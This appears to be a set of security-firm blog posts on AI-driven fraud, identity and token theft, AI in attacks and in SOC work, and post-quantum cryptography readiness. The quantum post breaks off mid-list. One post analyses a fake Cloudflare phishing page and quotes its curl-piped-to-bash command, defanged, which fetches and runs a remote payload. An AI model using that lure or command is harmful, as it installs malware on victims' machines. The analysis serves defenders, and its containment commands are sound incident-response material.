Defending Small Credit Unions in the Age of AI-Driven Synthetic Fraud


We’ve seen fraud evolve before. We’ve weathered phishing, credential stuffing, card skimming, and social engineering waves—but what’s coming next makes all of that look like amateur hour. According to Experian and recent security forecasting, we’re entering a new fraud era. One where AI-driven agents operate autonomously, build convincing synthetic identities at scale, and mount adaptive, shape-shifting attacks that traditional defenses can’t keep up with.

For small credit unions and community banks, this isn’t a hypothetical future—it’s an urgent call to action.

SecureVault

The Rise of Synthetic Realities

Criminals are early adopters of innovation. Always have been. But now, 80% of observed autonomous AI agent use in cyberattacks is originating from criminal groups. These aren’t script kiddies with GPT wrappers—these are fully autonomous fraud agents, built to execute entire attack chains from data harvesting to cash-out, all without human intervention.

They’re using the vast stores of breached personal data to forge synthetic identities that are indistinguishable from real customers. The result? Hyper-personalized phishing, credential takeovers, and fraudulent accounts that slip through onboarding and authentication checks like ghosts.

Worse yet, quantum computing is looming. And with it, the shift from “break encryption” to “harvest now, decrypt later” is already in motion. That means data stolen today—unencrypted or encrypted with current algorithms—could be compromised retroactively within a decade or less.

So what can small institutions do? You don’t have the budget of a multinational bank, but that doesn’t mean you’re defenseless.

Three Moves Every Credit Union Must Make Now

1. Harden Identity and Access Controls—Everywhere

This isn’t just about enforcing MFA anymore. It’s about enforcing phishing-resistant MFA. That means FIDO2, passkeys, hardware tokens—methods that don’t rely on SMS or email, which are easily phished or intercepted.

Also critical: rethink your workflows around high-risk actions. Wire transfers, account takeovers, login recovery flows—all of these should have multi-layered checks that include risk scoring, device fingerprinting, and behavioral cues.

And don’t stop at customers. Internal systems used by staff and contractors are equally vulnerable. Compromising a teller or loan officer’s account could give attackers access to systems that trust them implicitly.

2. Tune Your Own Data for AI-Driven Defense

You don’t need a seven-figure fraud platform to start detecting anomalies. Use what you already have: login logs, device info, transaction patterns, location data. There are open-source and affordable ML tools that can help you baseline normal activity and alert on deviations.

But even better—don’t fight alone. Join information-sharing networks like FS-ISAC, InfraGard, or sector-specific fraud intel circles. The earlier you see a new AI phishing campaign or evolving shape-shifting malware variant, the better chance you have to stop it before it hits your members.

3. Start Your “Future Threats” Roadmap Today

You can’t wait until quantum breaks RSA to think about your crypto. Inventory your “crown jewel” data—SSNs, account histories, loan documents—and start classifying which of that needs to be protected even after it’s been stolen. Because if attackers are harvesting now to decrypt later, you’re already in the game whether you like it or not.

At the same time, tabletop exercises should evolve. No more pretending ransomware is the worst-case. Simulate a synthetic ID scam that drains multiple accounts. Roleplay a deepfake CEO fraud call to your CFO. Put AI-enabled fraud on the whiteboard and walk your board through the response.

Final Thoughts: Small Can Still Mean Resilient

Small institutions often pride themselves on their close member relationships and nimbleness. That’s a strength. You can spot strange behavior sooner. You can move faster than a big bank on policy changes. And you can build security into your culture—where it belongs.

But you must act deliberately. AI isn’t waiting, and quantum isn’t slowing down. The criminals have already adapted. It’s our turn.

Let’s not be the last to see the fraud that’s already here.


* AI tools were used as a research assistant for this content, but human moderation and writing are also included. The included images are AI-generated.

Identity Security Is Now the #1 Attack Vector — and Most Organizations Are Not Architected for It

How identity became the new perimeter

In 2025, identity is no longer simply a control at the edge of your network — it is the perimeter. As organizations adopt SaaS‑first strategies, hybrid work, remote access, and cloud identity federation, the traditional notion of network perimeter has collapsed. What remains is the identity layer — and attackers know it.

Today’s breaches often don’t involve malware, brute‑force password cracking, or noisy exploits. Instead, adversaries leverage stolen tokens, hijacked sessions, and compromised identity‑provider (IdP) infrastructure — all while appearing as legitimate users.

SyntheticID

That shift makes identity security not just another checkbox — but the foundation of enterprise defense.


Failure points of modern identity stacks

Even organizations that have deployed defenses like multi‑factor authentication (MFA), single sign‑on (SSO), and conditional access policies often remain vulnerable. Why? Because many identity architectures are:

  • Overly permissive — long‑lived tokens, excessive scopes, and flat permissioning.

  • Fragmented — identity data is scattered across IdPs, directories, cloud apps, and shadow IT.

  • Blind to session risk — session tokens are often unmonitored, allowing token theft and session hijacking to go unnoticed.

  • Incompatible with modern infrastructure — legacy IAMs often can’t handle dynamic, cloud-native, or hybrid environments.

In short: you can check off MFA, SSO, and PAM, and still be wide open to identity‑based compromise.


Token‑based attack: A walkthrough

Consider this realistic scenario:

  1. An employee logs in using SSO. The browser receives a token (OAuth or session cookie).

  2. A phishing attack — or adversary-in-the-middle (AiTM) — captures that token after the user completes MFA.

  3. The attacker imports the token into their browser and now impersonates the user — bypassing MFA.

  4. The attacker explores internal SaaS tools, installs backdoor OAuth apps, and escalates privileges — all without tripping alarms.

A single stolen token can unlock everything.


Building identity security from first principles

The modern identity stack must be redesigned around the realities of today’s attacks:

  • Identity is the perimeter — access should flow through hardened, monitored, and policy-enforced IdPs.

  • Session analytics is a must — don’t just authenticate at login. Monitor behavior continuously throughout the session.

  • Token lifecycle control — enforce short token lifetimes, minimize scopes, and revoke unused sessions immediately.

  • Unify the view — consolidate visibility across all human and machine identities, across SaaS and cloud.


How to secure identity for SaaS-first orgs

For SaaS-heavy and hybrid-cloud organizations, these practices are key:

  • Use a secure, enterprise-grade IdP

  • Implement phishing-resistant MFA (e.g., hardware keys, passkeys)

  • Enforce context-aware access policies

  • Monitor and analyze every identity session in real time

  • Treat machine identities as equal in risk and value to human users


Blueprint: continuous identity hygiene

Use systems thinking to model identity as an interconnected ecosystem:

  • Pareto principle — 20% of misconfigurations lead to 80% of breaches.

  • Inversion — map how you would attack your identity infrastructure.

  • Compounding — small permissions or weak tokens can escalate rapidly.

Core practices:

  • Short-lived tokens and ephemeral access

  • Just-in-time and least privilege permissions

  • Session monitoring and token revocation pipelines

  • OAuth and SSO app inventory and control

  • Unified identity visibility across environments


30‑Day Identity Rationalization Action Plan

Day Action
1–3 Inventory all identities — human, machine, and service.
4–7 Harden your IdP; audit key management.
8–14 Enforce phishing-resistant MFA organization-wide.
15–18 Apply risk-based access policies.
19–22 Revoke stale or long-lived tokens.
23–26 Deploy session monitoring and anomaly detection.
27–30 Audit and rationalize privileges and unused accounts.

More Information

If you’re unsure where to start, ask these questions:

  • How many active OAuth grants are in our environment?

  • Are we monitoring session behavior after login?

  • When was the last identity privilege audit performed?

  • Can we detect token theft in real time?

If any of those are difficult to answer — you’re not alone. Most organizations aren’t architected to handle identity as the new perimeter. But the gap between today’s risks and tomorrow’s solutions is closing fast — and the time to address it is now.


Help from MicroSolved, Inc.

At MicroSolved, Inc., we’ve helped organizations evolve their identity security models for more than 30 years. Our experts can:

  • Audit your current identity architecture and token hygiene

  • Map identity-related escalation paths

  • Deploy behavioral identity monitoring and continuous session analytics

  • Coach your team on modern IAM design principles

  • Build a 90-day roadmap for secure, unified identity operations

Let’s work together to harden identity before it becomes your organization’s softest target. Contact us at microsolved.com to start your identity security assessment.


References

  1. BankInfoSecurity – “Identity Under Siege: Enterprises Are Feeling It”

  2. SecurityReviewMag – “Identity Security in 2025”

  3. CyberArk – “Lurking Threats in Post-Authentication Sessions”

  4. Kaseya – “What Is Token Theft?”

  5. CrowdStrike – “Identity Attacks in the Wild”

  6. Wing Security – “How to Minimize Identity-Based Attacks in SaaS”

  7. SentinelOne – “Identity Provider Security”

  8. Thales Group – “What Is Identity Security?”

  9. System4u – “Identity Security in 2025: What’s Evolving?”

  10. DoControl – “How to Stop Compromised Account Attacks in SaaS”


* AI tools were used as a research assistant for this content, but human moderation and writing are also included. The included images are AI-generated.

Racing Ahead of the AI‑Driven Cyber Arms Race

Introduction

The cyber-threat landscape is shifting under our feet. Attacker tools powered by artificial intelligence (AI) and generative AI (Gen AI) are accelerating vulnerability discovery and exploitation, outpacing many traditional defence approaches. Organisations that delay adaptation risk being overtaken by adversaries. According to recent reporting, nearly half of organisations identify adversarial Gen AI advances as a top concern. With this blog, I walk through the current threat landscape, spotlight key attack vectors, explore defensive options, examine critical gaps, and propose a roadmap that security leaders should adopt now.


The Landscape: Vulnerabilities, AI Tools, and the Adversary Advantage

Attackers now exploit a converging set of forces: an increasing rate of disclosed vulnerabilities, the wide availability of AI/ML-based tools for crafting attacks, and automation that scales old-school tactics into far greater volume. One report notes 16% of reported incidents involved attackers leveraging AI tools like language or image generation models. Meanwhile, researchers warn that AI-generated threats could make up to 50% of all malware by 2025. Gen AI is now a game-changer for both attackers and defenders.

The sheer pace of vulnerability disclosure also matters. The more pathways available, the more that automation + AI can do damage. Gen AI will be the top driver of cybersecurity in 2024 and beyond—both for malicious actors and defenders.

The baseline for attackers is being elevated. The attacker toolkit is becoming smarter, faster and more scalable. Defenders must keep up — or fall behind.


Specific Threat Vectors to Watch

Deepfakes & Social Engineering

Realistic voice- and video-based deepfakes are no longer novel. They are entering the mainstream of social engineering campaigns. Gen AI enables image and language generation that significantly boosts attacker credibility.

Automated Spear‑Phishing & AI‑Assisted Content Generation

Attackers use Gen AI tools to generate personalised, plausible phishing lures and malicious payloads. LLMs make phishing scalable and more effective, turning what used to take hours into seconds.

Supply Chain & Model/API Exploitation

Third-party AI or ML services introduce new risks—prompt-injection, insecure model APIs, and adversarial data manipulation are all growing threats.

Polymorphic Malware & AI Evasion

AI now drives polymorphic malware capable of real-time mutation, evading traditional static defences. Reports cite that over 75% of phishing campaigns now include this evasion technique.


Defensive Approaches: What’s Working?

AI/ML for Detection and Response

Defenders are deploying AI for behaviour analytics, anomaly detection, and real-time incident response. Some AI systems now exceed 98% detection rates in high-risk environments.

Continuous Monitoring & Automation

Networks, endpoints, cloud workloads, and AI interactions must be continuously monitored. Automation enables rapid response at machine speed.

Threat Intelligence Platforms

These platforms enhance proactive defence by integrating real-time adversary TTPs into detection engines and response workflows.

Bug Bounty & Vulnerability Disclosure Programs

Crowdsourcing vulnerability detection helps organisations close exposure gaps before adversaries exploit them.


Challenges & Gaps in Current Defences

  • Many organisations still cannot respond at Gen AI speed.

  • Defensive postures are often reactive.

  • Legacy tools are untested against polymorphic or AI-powered threats.

  • Severe skills shortages in AI/cybersecurity crossover roles.

  • Data for training defensive models is often biased or incomplete.

  • Lack of governance around AI model usage and security.


Roadmap: How to Get Ahead

  1. Pilot AI/Automation – Start with small, measurable use cases.

  2. Integrate Threat Intelligence – Especially AI-specific adversary techniques.

  3. Model AI/Gen AI Threats – Include prompt injection, model misuse, identity spoofing.

  4. Continuous Improvement – Track detection, response, and incident metrics.

  5. Governance & Skills – Establish AI policy frameworks and upskill the team.

  6. Resilience Planning – Simulate AI-enabled threats to stress-test defences.


Metrics That Matter

  • Time to detect (TTD)

  • Number of AI/Gen AI-involved incidents

  • Mean time to respond (MTTR)

  • Alert automation ratio

  • Dwell time reduction


Conclusion

The cyber-arms race has entered a new era. AI and Gen AI are force multipliers for attackers. But they can also become our most powerful tools—if we invest now. Legacy security models won’t hold the line. Success demands intelligence-driven, AI-enabled, automation-powered defence built on governance and metrics.

The time to adapt isn’t next year. It’s now.


More Information & Help

At MicroSolved, Inc., we help organisations get ahead of emerging threats—especially those involving Gen AI and attacker automation. Our capabilities include:

  • AI/ML security architecture review and optimisation

  • Threat intelligence integration

  • Automated incident response solutions

  • AI supply chain threat modelling

  • Gen AI table-top simulations (e.g., deepfake, polymorphic malware)

  • Security performance metrics and strategy advisory

Contact Us:
🌐 microsolved.com
📧 info@microsolved.com
📞 +1 (614) 423‑8523


References

  1. IBM Cybersecurity Predictions for 2025

  2. Mayer Brown, 2025 Cyber Incident Trends

  3. WEF Global Cybersecurity Outlook 2025

  4. CyberMagazine, Gen AI Tops 2025 Trends

  5. Gartner Cybersecurity Trends 2025

  6. Syracuse University iSchool, AI in Cybersecurity

  7. DeepStrike, Surviving AI Cybersecurity Threats

  8. SentinelOne, Cybersecurity Statistics 2025

  9. Ahi et al., LLM Risks & Roadmaps, arXiv 2506.12088

  10. Lupinacci et al., Agent-based AI Attacks, arXiv 2507.06850

  11. Wikipedia, Prompt Injection


* AI tools were used as a research assistant for this content, but human moderation and writing are also included. The included images are AI-generated.

A Modern Ruse: When “Cloudflare” Phishing Goes Full-Screen

Over the years, phishing campaigns have evolved from crude HTML forms to shockingly convincing impersonations of the web infrastructure we rely on every day. The latest example Adam spotted is a masterclass in deception—and a case study in what it looks like when phishing meets full-stack engineering.

Image 720

Let’s break it down.


The Setup


The page loads innocuously. A user stumbles upon what appears to be a familiar Cloudflare “Just a moment…” screen. If you’ve ever browsed the internet behind any semblance of WAF protection, you’ve seen the tell-tale page hundreds of times. Except this one isn’t coming from Cloudflare. It’s fake. Every part of it.

Behind the scenes, the JavaScript executes a brutal move: it stops the current page (window.stop()), wipes the DOM clean, and replaces it with a base64-decoded HTML iframe that mimics Cloudflare’s Turnstile challenge interface. It spoofs your current host into the title bar and dynamically injects the fake content.

A very neat trick—if it weren’t malicious.


The Play

Once the interface loads, it identifies your OS—at least it pretends to. In truth, the script always forces "mac" as the user’s OS regardless of reality. Why? Because the rest of the social engineering depends on that.

It shows terminal instructions and prominently displays a “Copy” button.

The payload?

 
curl -s http[s]://gamma.secureapimiddleware.com/strix/index.php | nohup bash & //defanged the url - MSI

Let that sink in. This isn’t just phishing. This is copy-paste remote code execution. It doesn’t ask for credentials. It doesn’t need a login form. It needs you to paste and hit enter. And if you do, it installs something persistent in the background—likely a beacon, loader, or dropper.


The Tell

The page hides its maliciousness through layers of base64 obfuscation. It forgoes any network indicators until the moment the user executes the command. Even then, the site returns an HTTP 418 (“I’m a teapot”) when fetched via typical tooling like curl. Likely, it expects specific headers or browser behavior.

Notably:

  • Impersonates Cloudflare Turnstile UI with shocking visual fidelity.

  • Forces macOS instructions regardless of the actual user agent.

  • Abuses clipboard to encourage execution of the curl|bash combo.

  • Uses base64 to hide the entire UI and payload.

  • Drops via backgrounded nohup shell execution.


Containment (for Mac targets)

If a user copied and ran the payload, immediate action is necessary. Disconnect the device from the network and begin triage:

  1. Kill live processes:

     
    pkill -f 'curl .*secureapimiddleware\[.]com'
    pkill -f 'nohup bash'
  2. Inspect for signs of persistence:

     
    ls ~/Library/LaunchAgents /Library/Launch* 2>/dev/null | egrep 'strix|gamma|bash'
    crontab -l | egrep 'curl|strix'
  3. Review shell history and nohup output:

     
    grep 'secureapimiddleware' ~/.bash_history ~/.zsh_history
    find ~ -name 'nohup.out'

If you find dropped binaries, reimage the host unless you can verify system integrity end-to-end.


A Lesson in Trust Abuse

This isn’t the old “email + attachment” phishing game. This is trust abuse on a deeper level. It hijacks visual cues, platform indicators, and operating assumptions about services like Cloudflare. It tricks users not with malware attachments, but with shell copy-pasta. That’s a much harder thing to detect—and a much easier thing to execute for attackers.


Final Thought

Train your users not just to avoid shady emails, but to treat curl | bash from the internet as radioactive. No “validation badge” or CAPTCHA-looking widget should ever ask you to run terminal commands.

This is one of the most clever phishing attacks I’ve seen lately—and a chilling sign of where things are headed.

Stay safe out there.


* AI tools were used as a research assistant for this content, but human moderation and writing are also included. The included images are AI-generated.

When the Tools We Embrace Become the Tools They Exploit — AI and Automation in the Cybersecurity Arms Race

Introduction
We live in a world of accelerating change, and nowhere is that more evident than in cybersecurity operations. Enterprises are rushing to adopt AI and automation technologies in their security operations centres (SOCs) to reduce mean time to detect (MTTD), enhance threat hunting, reduce cyber­alert fatigue, and generally eke out more value from scarce resources. But in parallel, adversaries—whether financially motivated cybercriminal gangs, nation‑states, or hacktivists—are themselves adopting (and in some cases advancing) these same enabling technologies. The result: a moving target, one where the advantage is fleeting unless defenders recognise the full implications, adapt processes and governance, and invest in human‑machine partnerships rather than simply tool acquisition.

A digital image of a brain thinking 4684455

In this post I’ll explore the attacker/defender dynamics around AI/automation, technology adoption challenges, governance and ethics, how to prioritise automation versus human judgement, and finally propose a roadmap for integrating AI/automation into your SOC with realistic expectations and process discipline.


1. Overview of Attacker/Defender AI Dynamics

The basic story is: defenders are trying to adopt AI/automation, but threat actors are often moving faster, or in some cases have fewer constraints, and thus are gaining asymmetric advantages.

Put plainly: attackers are weaponising AI/automation as part of their toolkit (for reconnaissance, social engineering, malware development, evasion) and defenders are scrambling to catch up. Some of the specific offensive uses: AI to craft highly‑persuasive phishing emails, to generate deep‑fake audio or video assets, to automate vulnerability discovery and exploitation at scale, to support lateral movement and credential stuffing campaigns.

For defenders, AI/automation promises faster detection, richer context, reduction of manual drudge work, and the ability to scale limited human resources. But the pace of adoption, the maturity of process, the governance and skills gaps, and the need to integrate these into a human‑machine teaming model mean that many organisations are still in the early innings. In short: the arms race is on, and we’re behind.


2. Key Technology Adoption Challenges: Data, Skills, Trust

As organisations swallow the promise of AI/automation, they often underestimate the foundational requirements. Here are three big challenge areas:

a) Data

  • AI and ML need clean, well‑structured data. Many security operations environments are plagued with siloed data, alert overload, inconsistent taxonomy, missing labels, and legacy tooling. Without good data, AI becomes garbage‑in/garbage‑out.

  • Attackers, on the other hand, are using publicly available models, third‑party tools and malicious automation pipelines that require far less polish—so they have a head start.

b) Skills and Trust

  • Deploying an AI‑powered security tool is only part of the solution. Tuning the models, understanding their outputs, incorporating them into workflows, and trusting them requires skilled personnel. Many SOC teams simply don’t yet have those resources.

  • Trust is another factor: model explainability, bias, false positives/negatives, adversarial manipulation of models—all of these undermine operator confidence.

c) Process Change vs Tool Acquisition

  • Too many organisations acquire “AI powered” tools but leave underlying processes, workflows, roles and responsibilities unchanged. The tool then becomes a silos‑in‑a‑box rather than a transformational capability.

  • Without adjusted processes, organisations can end up with “alert‑spam on steroids” or AI acting as a black box forcing humans to babysit again.

  • In short: People and process matter at least as much as technology.


3. Governance & Ethics of AI in Cyber Defence

Deploying AI and automation in cyber defence doesn’t simply raise technical questions — it raises governance and ethics questions.

  • Organisations need to define who is accountable for AI‑driven decisions (for example a model autonomously taking containment action), how they audit and validate AI output, how they respond if the model is attacked or manipulated, and how they ensure human oversight.

  • Ethical issues include: (i) making sure model biases don’t produce blind spots or misclassifications; (ii) protecting privacy when feeding data into ML systems; (iii) understanding that attackers may exploit the same models or our systems’ dependence on them; and (iv) ensuring transparency where human decision‑makers remain in the loop.

A governance framework should address model lifecycle (training, validation, monitoring, decommissioning), adversarial threat modeling (how might the model itself be attacked), and human‑machine teaming protocols (when does automation act, when do humans intervene).


4. Prioritising Automation vs Human Judgement

One of the biggest questions in SOC evolution is: how do we draw the line between automation/AI and human judgment? The answer: there is no single line — the optimal state is human‑machine collaboration, with clearly defined tasks for each.

  • Automation‑first for repetitive, high‑volume, well‑defined tasks: For example, triage of alerts, enrichment of IOC/IOA (indicators/observables), initial containment steps, known‑pattern detection. AI can accelerate these tasks, free up human time, and reduce mean time to respond.

  • Humans for context, nuance, strategy, escalation: Humans bring judgement, business context, threat‑scenario understanding, adversary insight, ethics, and the ability to handle novel or ambiguous situations.

  • Define escalation thresholds: Automation might execute actions up to a defined confidence level; anything below should escalate to a human analyst.

  • Continuous feedback loop: Human analysts must feed back into model tuning, rules updates, and process improvement — treating automation as a living capability, not a “set‑and‑forget” installation.

  • Avoid over‑automation risks: Automating without oversight can lead to automation‑driven errors, cascading actions, or missing the adversary‑innovation edge. Also, if you automate everything, you risk deskilling your human team.

The right blend depends on your maturity, your toolset, your threat profile, and your risk appetite — but the underlying principle is: automation should augment humans, not replace them.


5. Roadmap for Successful AI/Automation Integration in the SOC

  1. Assess your maturity and readiness

  2. Define use‑cases with business value

  3. Build foundation: data, tooling, skills

  4. Pilot, iterate, scale

  5. Embed human‑machine teaming and continuous improvement

  6. Maintain governance, ethics and risk oversight

  7. Stay ahead of the adversary

(See main post above for in-depth detail on each step.)


Conclusion: The Moving Target and the Call to Action

The fundamental truth is this: when defenders pause, attackers surge. The race between automation and AI in cyber defence is no longer about if, but about how fast and how well. Threat actors are not waiting for your slow adoption cycles—they are already leveraging automation and generative AI to scale reconnaissance, craft phishing campaigns, evade detection, and exploit vulnerabilities at speed and volume. Your organisation must not only adopt AI/automation, but adopt it with the right foundation, the right process, the right governance and the right human‑machine teaming mindset.

At MicroSolved we specialise in helping organisations bridge the gap between technological promise and operational reality. If you’re a CISO, SOC manager or security‑operations leader who wants to –

  • understand how your data, processes and people stack up for AI/automation readiness

  • prioritise use‑cases that drive business value rather than hype

  • design human‑machine workflows that maximise SOC impact

  • embed governance, ethics and adversarial AI awareness

  • stay ahead of threat actors who are already using automation as a wedge into your environment

… then we’d welcome a conversation. Reach out to us today at info@microsolved.com or call +1.614.351.1237and let’s discuss how we can help you move from reactive to resilient, from catching up to keeping ahead.

Thanks for reading. Be safe, be vigilant—and let’s make sure the advantage stays with the good guys.


References

  1. ISC2 AI Adoption Pulse Survey 2025

  2. IBM X-Force Threat Intelligence Index 2025

  3. Accenture State of Cybersecurity Resilience 2025

  4. Cisco 2025 Cybersecurity Readiness Index

  5. Darktrace State of AI Cybersecurity Report 2025

  6. World Economic Forum: Artificial Intelligence and Cybersecurity Report 2025

* AI tools were used as a research assistant for this content, but human moderation and writing are also included. The included images are AI-generated.

Quantum Readiness in Cybersecurity: When & How to Prepare

“We don’t get a say about when quantum is coming — only how ready we will be when it arrives.”

QuantumCrypto

Why This Matters

While quantum computers powerful enough to break today’s public‑key cryptography do not yet exist (or at least are not known to exist), the cryptographic threat is no longer theoretical. Nations, large enterprises, and research institutions are investing heavily in quantum, and the possibility of “harvest now, decrypt later” attacks means that sensitive data captured today could be exposed years down the road.

Standards bodies are already defining post‑quantum cryptographic (PQC) algorithms. Organizations that fail to build agility and transition roadmaps now risk being left behind — or worse, suffering catastrophic breaches when the quantum era arrives.

To date, many security teams lack a concrete plan or roadmap for quantum readiness. This article outlines a practical, phased approach: what quantum means for cryptography, how standards are evolving, strategies for transition, and pitfalls to avoid.


What Quantum Computing Means for Cryptography

To distill the challenge:

  • Shor’s algorithm (and related advances) threatens to break widely used asymmetric algorithms — RSA, ECC, discrete logarithm–based schemes — rendering many of our public key systems vulnerable.

  • Symmetric algorithms (AES, SHA) are more resistant; quantum can only offer a “square‑root” speedup (Grover’s algorithm), so doubling key sizes can mitigate that threat.

  • The real cryptographic crisis lies in key exchange, digital signatures, certificates, and identity systems that rely on public-key primitives.

  • Because many business systems, devices, and data have long lifetimes, we must assume some of today’s data, if intercepted, may become decryptable in the future (i.e. the “store now, crack later” model).

In short: quantum changes the assumptions undergirding modern cryptographic infrastructure.


Roadmap: PQC in Standards & Transition Phases

Over recent years, standards organizations have moved from theory to actionable transition planning:

  • NIST PQC standardization
    In August 2024, NIST published the first set of FIPS‑approved PQC algorithms: lattice‑based (e.g. CRYSTALS-Kyber, CRYSTALS-Dilithium), hash-based signatures, etc. These are intended as drop-in replacements for many public-key roles. Encryption Consulting+3World Economic Forum+3NIST Pages+3

  • NIST SP 1800‑38 (Migration guidance)
    The NCCoE’s “Migration to Post‑Quantum Cryptography” guide (draft) outlines a structured, multi-step migration: inventory, vendor engagement, pilot, validation, transition, deprecation. NCCoE

  • Crypto‑agility discussion
    NIST has released a draft whitepaper “Considerations for Achieving Crypto‑Agility” to encourage flexible architecture designs that allow seamless swapping of cryptographic primitives. AppViewX

  • Regulatory & sector guidance
    In the financial world, the BIS is urging quantum-readiness and structured roadmaps for banks. PostQuantum.com
    Meanwhile in health care and IoT, device lifecycles necessitate quantum-ready cryptographic design now. medcrypt.com

Typical projected milestones that many organizations use as heuristics include:

Milestone Target Year
Inventory & vendor engagement 2025–2027
Pilot / hybrid deployment 2027–2029
Broader production adoption 2030–2032
Deprecation of legacy / full PQC By 2035 (or earlier in some sectors)

These are not firm deadlines, but they reflect common planning horizons in current guidance documents.


Transition Strategies & Building Crypto Agility

Because migrating cryptography is neither trivial nor instantaneous, your strategy should emphasize flexibility, modularity, and iterative deployment.

Core principles of a good transition:

  1. Decouple cryptographic logic
    Design your code, libraries, and systems so that the cryptographic algorithm (or provider) can be replaced without large structural rewrites.

  2. Layered abstraction / adapters
    Use cryptographic abstraction layers or interfaces, so that switching from RSA → PQC → hybrid to full PQC is easier.

  3. Support multi‑suite / multi‑algorithm negotiation
    Protocols should permit negotiation of algorithm suites (classical, hybrid, PQC) as capabilities evolve.

  4. Vendor and library alignment
    Engage vendors early: ensure they support your agility goals, supply chain updates, and PQC readiness (or roadmaps).

  5. Monitor performance & interoperability tradeoffs
    PQC algorithms generally have larger key sizes, signature sizes, or overheads. Be ready to benchmark and tune.

  6. Fallback and downgrade-safe methods
    In early phases, include fallback to known-good classical algorithms, with strict controls and fallbacks flagged.

In other words: don’t wait to refactor your architecture so that cryptography is a replaceable module.


Hybrid Deployments: The Interim Bridge

During the transition period, hybrid schemes (classical + PQC) will be critical for layered security and incremental adoption.

  • Hybrid key exchange / signatures
    Many protocols propose combining classical and PQC algorithms (e.g. ECDH + Kyber) so that breaking one does not compromise the entire key. arXiv

  • Dual‑stack deployment
    Some servers may advertise both classical and PQC capabilities, negotiating which path to use.

  • Parallel validation / testing mode
    Run PQC in “passive mode” — generate PQC signatures or keys, but don’t yet rely on them — to collect metrics, test for interoperability, and validate correctness.

Hybrid deployments allow early testing and gradual adoption without fully abandoning classical cryptography until PQC maturity and confidence are achieved.


Asset Discovery & Cryptographic Inventory

One of the first and most critical steps is to build a full inventory of cryptographic use in your environment:

  • Catalog which assets (applications, services, APIs, devices, endpoints) use public-key cryptography (for key exchange, digital signatures, identity, etc.).

  • Use automated tools or static analysis to detect cryptographic algorithm usage in code, binaries, libraries, embedded firmware, TLS stacks, PKI, hardware security modules.

  • Identify dependencies and software libraries (open source, vendor libraries) that may embed vulnerable algorithms.

  • Map data flows, encryption boundaries, and cryptographic trust zones (e.g. cross‑domain, cross‑site, legacy systems).

  • Assess lifespan: which systems or data are going to persist into the 2030s? Those deserve priority.

The NIST migration guide emphasizes that a cryptographic inventory is foundational and must be revisited as you migrate. NCCoE

Without comprehensive visibility, you risk blind spots or legacy systems that never get upgraded.


Testing & Validation Framework

Transitioning cryptographic schemes is a high-stakes activity. You’ll need a robust framework to test correctness, performance, security, and compatibility.

Key components:

  1. Functional correctness tests
    Ensure new PQC signatures, key exchanges, and validations interoperate correctly with clients, servers, APIs, and cross-vendor systems.

  2. Interoperability tests
    Test across different library implementations, versions, OS, devices, cryptographic modules (HSMs, TPMs), firmware, etc.

  3. Performance benchmarking
    Monitor latency, CPU, memory, and network overhead. Some PQC schemes have larger signatures or keys, so assess impact under load.

  4. Security analysis & fuzzing
    Integrate fuzz testing around PQC inputs, edge conditions, degenerate cases, and fallback logic to catch vulnerabilities.

  5. Backwards compatibility / rollback plans
    Include “off-ramps” in case PQC adoption causes unanticipated failures, with graceful rollback to classical crypto where safe.

  6. Continuous regression & monitoring
    As PQC libraries evolve, maintain regression suites ensuring no backward-compatibility breakage or cryptographic regressions.

You should aim to embed PQC in your CI/CD and DevSecOps pipelines early, so that changes are automatically tested and verified.


Barriers, Pitfalls, & Risk Mitigation

No transition is without challenges. Below are common obstacles and how to mitigate them:

Challenge Pitfall Mitigation
Performance / overhead Some PQC algorithms bring large keys, heavy memory or CPU usage Benchmark early, select PQC suites suited to your use case (e.g. low-latency, embedded), optimize or tune cryptographic libraries
Vendor or ecosystem lag Lack of PQC support in software, libraries, devices, or firmware Engage vendors early, request PQC roadmaps, prefer components with modular crypto, sponsor PQC support projects
Interoperability issues PQC standards are still maturing; multiple implementations may vary Use hybrid negotiation, test across vendors, maintain fallbacks, participate in interoperability test beds
Supply chain surprises Upstream components (third-party libraries, devices) embed hard‑coded crypto Demand transparency, require crypto-agility clauses, vet supplier crypto plans, enforce security requirements
Legacy / embedded systems Systems cannot be upgraded (e.g. firmware, IoT, industrial devices) Prioritize replacement or isolation, use compensating controls, segment legacy systems away from critical domains
Budget, skills, and complexity The costs and human capital required may be significant Start small, build a phased plan, reuse existing resources, invest in training, enlist external expertise
Incorrect or incomplete inventory Missing cryptographic dependencies lead to breakout vulnerabilities Use automated discovery tools, validate by code review and runtime analysis, maintain continuous updates
Overconfidence or “wait and see” mindset Delay transition until quantum threat is immediate, losing lead time Educate leadership, model risk of “harvest now, decrypt later,” push incremental wins early

Mitigation strategy is about managing risk over time — you may not jump to full PQC overnight, but you can reduce exposure in controlled steps.


When to Accelerate vs When to Wait

How do you decide whether to push harder or hold off?

Signals to accelerate:

  • You store or transmit highly sensitive data with long lifetimes (intellectual property, health, financial, national security).

  • Regulatory, compliance, or sector guidance (e.g. finance, energy) begins demanding or recommending PQC.

  • Your system has a long development lifecycle (embedded, medical, industrial) — you must bake in agility early.

